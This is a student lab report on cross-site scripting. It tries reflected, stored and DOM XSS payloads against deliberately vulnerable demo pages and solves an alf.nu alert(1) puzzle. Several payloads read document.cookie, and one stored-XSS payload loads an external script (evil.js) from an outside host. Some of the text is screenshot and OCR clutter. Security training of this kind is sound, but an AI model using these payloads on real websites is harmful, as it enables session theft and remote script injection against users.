

Ex.No: 5
Date: 24-02-2021

Name: Ganga Suresh Kumar Nair
Reg.No: 18BCN7014

Secure Coding

1. How secure coding related to XSS?

Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response.


Secure coding is the practice of developing computer software in a way that guards against the accidental introduction of security vulnerabilities. So to prevent XSS attacks one must make sure that the code there is input sanitization, escaping, filtering of input on arrival, encoding output data etc.

2. Rxss on demo website

Payload: `<script>alert("Reflected XSS")</script>`



Output



Payload: <u>Hello</u>



Output



Sorry, no results were found for **Hello**. [Try again.](#)

Payload: <p style="color:blue;">Danger</p>



Output

Sorry, no results were found for
Danger
. [Try again.](#)

Payload: `Click here`


Output




Payload: `<script>alert(document.cookie);</script>`




Output




Payload: `<script>confirm(document.cookie)</script>`




Output



Payload: ``



Output




3. Stored xss on demo website

Payload: `<img src=x onerror="alert('You are dead');"`




The screenshot shows a social media post interface. At the top, there is a profile picture of a person and the name "You". Below the name is the timestamp "Wed Feb 24 2021 17:17:27 GMT+0530 (India Standard Time)". The main content of the post is a text input field containing the payload `<img src=x onerror="alert('You are dead');"`. The text is underlined in red. To the right of the input field is a green button labeled "Share status!".


Output




Payload: `<img src=x onerror="alert(document.cookie);"`



Output



Payload: `<img src=1
onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';docume
nt.body.appendChild(s);"`




You

Wed Feb 24 2021 17:19:37 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here!



```
= '//xss-
doc.appspot.com/static/evil.js';document.body.appendChild(s);"
```


Share status!

Output

Blabber
with
your
friends


Clear all posts

Share status!



You


Wed Feb 24 2021 17:24:38 GMT+0530 (India Standard Time)



Wed Feb 24 2021 17:27:02 GMT+0530 (India Standard Time)

Welcome!


This is your *personal* stream. You can post anything you want here!



You

Wed Feb 24 2021 17:27:19 GMT+0530 (India Standard Time)


HACKED!




Share status!

DOM xss on demo website


<http://brutelogic.com.br/tests/sinks.html>




http://brutelogic.com.br/tests/sinks.html?name=Hacker



[http://brutelogic.com.br/tests/sinks.html?index=alert\(document.cookie\)](http://brutelogic.com.br/tests/sinks.html?index=alert(document.cookie))



[http://brutelogic.com.br/tests/sinks.html?redir=javascript:alert\(1\)](http://brutelogic.com.br/tests/sinks.html?redir=javascript:alert(1))



Solution of alf.nu/alert1

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
  return '<script>console.log(""+s+"");</script>';  
}
```

Input 14

Output Win!

```
<script>console.log("");alert(1);//");</script>
```